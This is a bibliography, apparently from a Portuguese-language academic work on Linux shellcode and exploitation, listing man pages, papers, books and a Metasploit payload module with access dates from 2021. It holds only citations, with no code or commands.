Kerrisk, M. (2007). Add text noting that Linux allows 'argv' and 'envp' to be NULL. In *Linux Kernel*. Kernel. https://git.kernel.org/pub/scm/docs/man-pages/man-pages.git/commit/man2/execve.2?id=456960740c5b50c3a6a1c9539fd4d8851e2eb885. Acessado: 28/03/2021.

Kerrisk, M. (2010). *The Linux Programming Interface: A Linux and UNIX System Programming Handbook*. No Starch Press, USA, 1 edition.

Kerrisk, M. (2014). ip.7: Note cases where an ephemeral port is used. In *Linux Kernel*. Kernel. https://git.kernel.org/pub/scm/docs/man-pages/man-pages.git/commit/man7/ip.7?id=509c1c26f0e0d02c9f128bf2b8df5923c4634de1. Acessado: 06/04/2021.

Kerrisk, M. (2021). execve(2) - Linux manual page. man7. https://man7.org/linux/man-pages/man2/execve.2.html. Acessado: 02/04/2021.

MITRE (2020). CWE Top 25 Most Dangerous Software Weaknesses. MITRE. https://cwe.mitre.org/top25/archive/2020/2020_cwe_top25.html. Acessado: 24/03/2021.

Németh, Z. L. and Erdődi, L. (2015). When every byte counts - Writing minimal length shellcodes. In *2015 IEEE 13th International Symposium on Intelligent Systems and Informatics (SISY)*, pages 269–274.

One, A. (1996). Smashing The Stack For Fun And Profit. *Phrack Magazine*, 7(49).

Patel, D., Basu, A., and Mathuria, A. (2020). Automatic Generation of Compact Printable Shellcodes for x86. In *14th USENIX Workshop on Offensive Technologies (WOOT 20)*. USENIX Association.

Perla, E. and Oldani, M. (2010). *A Guide to Kernel Exploitation: Attacking the Core*. Syngress Publishing.

ricky (2021). Linux command shell, bind tcp inline. In *Metasploit*. Github. `https://github.com/rapid7/metasploit-framework/blob/6.0.37/modules/payloads/singles/linux/x64/shell_bind_tcp.rb`. Acessado: 29/01/2021.

Sadeghi, A., Aminmansour, F., and Shahriari, H. R. (2015). Tiny jump-oriented programming attack (A class of code reuse attacks). In *2015 12th International Iranian Society of Cryptology Conference on Information Security and Cryptology (ISCISC)*, pages 52–57.

Shackelford, E. (2021). TAPing the Stack for Fun and Profit: Shelling Embedded Linux Devices via JTAG. IOActive Labs. `https://labs.ioactive.com/2021/01/taping-stack-for-fun-and-profit.html`. Acessado: 05/04/2021.

Spafford, E. H. (1989). The Internet Worm Program: An Analysis. *SIGCOMM Comput. Commun. Rev.*, 19(1):17–57.

Spinellis, D. (2017). A Repository of Unix History and Evolution. *Empirical Software Engineering*, 22(3):1372–1404.

Symonds, Q. (2020). QS World University Rankings. Top Universities. `https://www.topuniversities.com/university-rankings/world-university-rankings/2020`. Acessado: 13/03/2021.

Torvalds, L. (1991). Linux-0.01. In *Linux Kernel*. Kernel. `https://git.kernel.org/pub/scm/linux/kernel/git/history/history.git/commit/fs/exec.c?h=0.12&id=bb441db1a90a1801ef4e6546417a8d907c55d92f`. Acessado: 05/04/2021.